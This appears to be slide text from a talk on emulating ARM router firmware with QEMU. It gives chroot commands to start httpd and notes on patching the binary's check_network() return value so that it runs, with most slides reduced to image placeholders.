
$ Emulate Firmware ➔ sudo cp $(which qemu-arm-static) ./ ➔
mv qemu-arm-static qemu ➔ sudo chroot ./ ./qemu ./bin/httpd

$ Emulate Firmware ➔ sudo cp $(which qemu-arm-static) ./ ➔
mv qemu-arm-static qemu ➔ sudo chroot ./ ./qemu ./bin/httpd 好像卡住了...



$ Patched httpd - Part 1 • “ Ctrl +
F ” search “ WeLoveLinux ”

$ Patched httpd - Part 1
$ Patched httpd - Part 1



$ Patched httpd - Part 1 • check_network() return value
is R0
